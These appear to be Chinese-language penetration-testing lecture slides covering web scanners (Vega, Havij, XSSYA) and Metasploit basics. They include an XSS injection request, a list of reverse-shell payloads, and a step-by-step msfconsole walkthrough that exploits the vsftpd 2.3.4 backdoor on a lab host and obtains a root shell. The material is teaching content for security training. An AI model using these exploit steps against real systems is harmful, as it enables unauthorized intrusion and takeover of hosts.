
# 網頁弱點掃描-Vega



# 網頁弱點掃描-Vega



# 網頁弱點掃描-Vega





# 網頁弱點掃描-Vega

The screenshot displays the Subgraph Vega web scanner interface. The main window is titled "Subgraph Vega" and has a menu bar with "File", "Scan", "Window", and "Help". Below the menu bar are icons for "Scanner" and "Proxy".

The interface is divided into several panels:


- Website View:** Shows a list of scanned websites: 192.168.107.140, www.boc.cn, and 127.0.0.1.
- Scan Alerts:** Shows a list of alerts. The most recent alert is dated 11/03/2014 21:32: and is for the URL http://192.168.1... with a risk level of High (16). The alert is categorized as Cross Site Scripting.
- Scan Info:** Provides details for the selected alert:
  - Classification:** Input Validation Error
  - Resource:** /codeexec/example3.php
  - Parameter:** base
  - Method:** GET
  - Risk:** High
- REQUEST:** Shows the request details:

```
GET /codeexec/example3.php?
new=hacker&pattern=/lamer/&base='%20-->'>'>'
```
- Identities:** A section at the bottom for managing identities.

At the bottom of the interface, there is a status bar showing "Proxy is not running" and "173M of 252M".

# havij-advanced-sql-injection

- 它是一款知名的 SQL Injection 的工具，它可以自動化的進行 SQL Injection 注入，幫助進行滲透測試，並且利用漏洞進而取的資料庫相關資料。



# XSSYA

- 當在做Web滲透測試的時候，如果不幸的發生xss的漏洞存在，而滲透測試人員需要確認此漏洞，可以使用xssya來確認並執行漏洞，並不需要使用瀏覽器

```
#####  
#  
#   #   #   ###   ###   #   #   ###   #  
#   #   #   #   #   #   #   #   #   #  
#   #   #   #   #   #   #   #   #   #  
#   ##   #   #   #   #   #   #   #  
#   #   #   ##   ##   #   #   #   #  
#   #   #   #   #   #   #   #   #   #  
#   #   #   #####   #####   #   #   #  
# XSSYA (Cross Site Scripting Scanner & Vulnrability Confirmation) #  
#           Thanks (@Amr_Thabet - S.S) #  
#           7dd022053c8a35169305380371a4d577 #  
#####  
  
How to (Vul Confirm) ?  
Example: http://www.doamin.com/  
Example: http://www.domain.com=  
Example: http://www.domain.com?  
  
Enter A Vulnerable Link: http://demo.testfire.net/search.aspx?txtSearch=  
-----  
XSSYA - M E N U  
-----  
1. XSS Vulnerability Confirmation  
2. XSS Scanner  
  
Enter your choice [1-2] : █
```

# What is Metasploit ?

## V1.0

- 2003/10
- HD Moore
- Perl 開發
- 11 滲透模組

## V2.0

- 2004/4
- HD + Spoom
- 重新改寫
- 提供了3中介面。
  - Console
  - Web
  - Cli
- Black Hat
- Meterpreter

## V3.0


- 2007/5
- Perl -> Ruby
- 可以在不同環境下運作。
- 2009/10  
Rapid7 收購

## V4.0

- 2011/8
- 將Meterpreter 整合進來

# 啟動Metasploit

- service postgresql start
  - service metasploit start
  - msfupdate
  - Msfconsole
- 
- update-rc.d postgresql enable
  - update-rc.d metasploit enable



The screenshot shows a terminal window on a Kali Linux system. The window title is "Applications Places" and the date is "Sun May 5, 10:06 AM". The terminal prompt is "root@kali: ~". The terminal output shows a message: "TCP/IP connections on port 5432? could not connect to server: Connection refused Is the server running on host 'localhost' (127.0.0.1) and accepting TCP/IP connections on port 5432?". Below this, there is a login prompt for "3Kom SuperHack II Logon". The prompt asks for "User Name:" and "Password:". The user name "security" is entered. Below the password field, there is a "[ OK ]" prompt. At the bottom right, there is a URL "http://metasploit.pro" and a small logo.

# What is Metasploit ?

- Module
  - Exploits
    - 滲透攻擊模組 => 裡面有許多漏洞攻擊程式。
  - Aux
    - 輔助模組 => 掃描、密碼猜測、敏感資訊探測、DOS。
  - Payloads
    - 當滲透攻擊成功後將目標主機植入程式，目的在於取得該主機的使用權。
  - Encoders
    - 加密模組 => 將Payload的程式進行加密以避免被防毒軟體發現。
  - Nops
    - 空指令 => 提供Payload可靠性。
  - Post
    - Post = Meterpreter + shell => 當exploit 確定後可以使用此模組，來進行一連串的相關工作。

# What is Metasploit ?

---

- Interface
  - Console
    - msfconsole
  - Cli
    - msfcli
  - Gui
    - msfgui

# Msfconsole Basics Command

---

- back
- check
- Info
- sessions
- set
  - unset
- setg
- use
- show
  - auxiliary
  - exploits
  - payloads
    - payloads
    - options
    - targets
    - advanced
- search
  - help
  - name
  - path
  - platform
  - type
  - author
  - multiple

Payload: the actual code and /or file sent to victim



# Msfconsole Basics Command

- search foo
- Example:
  - msf > search vsftpd

```
msf > search vsftpd

Matching Modules
=====

   Name                               Disclosure Date           Rank           Des
  -----                               -
  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 00:00:00 UTC  excellent     VSF
  TPD v2.3.4 Backdoor Command Execution
```

# Msfconsole Basics Command

- info module
- Example:
  - info exploit/unix/ftp/vsftpd\_234\_backdoor

```
msf > info exploit/unix/ftp/vsftpd_234_backdoor

      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent

Provided by:
  hdm <hdm@metasploit.com>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0   Automatic

Basic options:
  Name  Current Setting  Required  Description
  ----  -
  RHOST                yes       The target address
  RPORT  21                yes       The target port

Payload information:
  Space: 2000
  Avoid: 0 characters
```

# Msfconsole Basics Command

- use module
- *Example:*
  - msf > use exploit/unix/ftp/vsftpd\_234\_backdoor

```
msf > search vsftp

Matching Modules
=====

   Name                                     Disclosure Date      Rank      Description
   ----                                     -
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03 00:00:00 UTC  excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

## Msfconsole Basics Command

- show
  - auxiliary
  - exploits
  - payloads
    - payloads
    - options
    - targets
    - advanced
- Example:
  - show options

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST            yes       The target address
  RPORT     21               yes       The target port

Exploit target:

  Id  Name
  --  ---
  0   Automatic
```

```
msf > show payloads

Payloads
=====

  Name                                     Disclosure Date  Rank  Description
  ----                                     -
  aix/ppc/shell_bind_tcp                   normal          AIX Command Shell, Bind TCP Inline
  aix/ppc/shell_find_port                  normal          AIX Command Shell, Find Port Inline
  aix/ppc/shell_interact                    normal          AIX execve shell for inetd
  aix/ppc/shell_reverse_tcp                 normal          AIX Command Shell, Reverse TCP Inline
  android/meterpreter/reverse_tcp           normal          Android Meterpreter, Dalvik Reverse TCP Stager
  android/shell/reverse_tcp                 normal          Command Shell, Dalvik Reverse TCP Stager
  bsd/sparc/shell_bind_tcp                  normal          BSD Command Shell, Bind TCP Inline
  bsd/sparc/shell_reverse_tcp               normal          BSD Command Shell, Reverse TCP Inline
  bsd/x86/exec                              normal          BSD Execute Command
  bsd/x86/metsvc_bind_tcp                   normal          FreeBSD Meterpreter Service, Bind TCP
  bsd/x86/metsvc_reverse_tcp                normal          FreeBSD Meterpreter Service, Reverse TCP Inline
  bsd/x86/shell/bind_ipv6_tcp               normal          BSD Command Shell, Bind TCP Stager (IPv6)
  bsd/x86/shell/bind_tcp                    normal          BSD Command Shell, Bind TCP Stager
  bsd/x86/shell/find_tag                    normal          BSD Command Shell, Find Tag Stager
  bsd/x86/shell/reverse_ipv6_tcp            normal          BSD Command Shell, Reverse TCP Stager (IPv6)
```

# Msfconsole Basics Command

- set *param*
- unset *param*
- Example:
  - set RHOST 192.168.1.1
  - unset RHOST

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.129.140
RHOST => 192.168.129.140
msf exploit(vsftpd_234_backdoor) > unset RHOST
Unsetting RHOST...
```

# Msfconsole Basics Command

- back
- Example:
  - back

```
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST            yes       The target address
  RPORT     21               yes       The target port

Exploit target:

  Id  Name
  --  -
  0   Automatic

msf exploit(vsftpd_234_backdoor) > back
msf>
```

# Msfconsole example

- search vsftpd

```
root@kali: ~
File Edit View Search Terminal Help
msf > search vsftpd
Matching Modules
=====
Name                               Disclosure Date Rank      Description
----                               -
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent VSFTPD v2.3.4
Backdoor Command Execution

msf > search vsftpd
Matching Modules
=====
Name                               Disclosure Date Rank      Description
----                               -
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent VSFTPD v2.3.4
Backdoor Command Execution
```

# Msfconsole example

- use exploit/unix/ftp/vsftpd\_234\_backdoor

```
root@kali: ~
File Edit View Search Terminal Help
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.
4 Backdoor Command Execution
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----  -
RHOST     RHOST            yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic
```



# Msfconsole example

- set RHOST 192.168.107.140

```
root@kali: ~
File Edit View Search Terminal Help
-- ----
0 Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.107.140
RHOST => 192.168.107.140
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.107.140 yes       The target address
  RPORT     21               yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Automatic

KALI LINUX
```


# Msfconsole example

- exploit

```
root@kali: ~  
File Edit View Search Terminal Help  
Name Current Setting Required Description  
---- -  
RHOST 192.168.107.140 yes The target address  
RPORT 21 yes The target port  
  
Exploit target:  
  
Id Name  
-- --  
0 Automatic  
  
msf exploit(vsftpd_234_backdoor) > exploit  
  
[*] Banner: 220 (vsFTPd 2.3.4)  
[*] USER: 331 Please specify the password.  
[+] Backdoor service has been spawned, handling...  
[+] UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.107.130:45488 -> 192.168.107.140:6200  
) at 2014-11-04 09:58:29 -0500
```

# Metasploit Web

- Metasploit Web
  - <https://127.0.0.1:3790/>




The screenshot displays the Metasploit Web interface in a browser window. The address bar shows <https://127.0.0.1:3790/workspaces>. The interface includes a navigation bar with 'Home' and 'Projects' options. A green notification banner at the top states '3 Projects removed'. Below this, there are two sections: 'Quick Start Wizards' and 'Global Tools'. The 'Quick Start Wizards' section contains four icons: Quick PenTest, Phishing Campaign, Web App Test, and Vulnerability Validation. The 'Global Tools' section contains two icons: Payload Generator and Segmentation Target Setup Script. The 'Project Listing' section features a search bar and a table of projects. The table has columns for Name, Hosts, Active Sessions, Tasks, Owner, Members, Updated, and Description. The 'Product News' section on the right highlights 'New Metasploit 4.9 Helps Evade Anti-Virus Solutions, Test Network Segmentation, and Increase Productivity for Penetration Testers'.

| Name    | Hosts | Active Sessions | Tasks | Owner              | Members | Updated    | Description |
|---------|-------|-----------------|-------|--------------------|---------|------------|-------------|
| CTF     | 3     | 0               | 0     | root (chingshiung) | 0       | 5 days ago |             |
| default | 4     | 0               | 0     | system             | 0       | 4 days ago |             |
| ctftest | 1     | 0               | 0     | root (chingshiung) | 0       | 3 days ago |             |
| cn      | 0     | 0               | 0     | root (chingshiung) | 0       | 3 days ago |             |
| v5shop  | 1     | 0               | 0     | root (chingshiung) | 0       | 3 days ago |             |

## 弱點攻擊與利用 - Armitage

- Armitage = Metasploit Gui
- Armitage 是一款 提供Metasploit可視覺化的輔助工具
  - 可以使用同樣的sessions
  - 可以共享主機及抓取資料並下載文件
  - 可以藉由通訊共享EventLog
  - 可以利用bot自動的執行任務
- \$artmiage




# 弱點攻擊與利用 - Armitage




<http://www.fastandeasyhacking.com/>

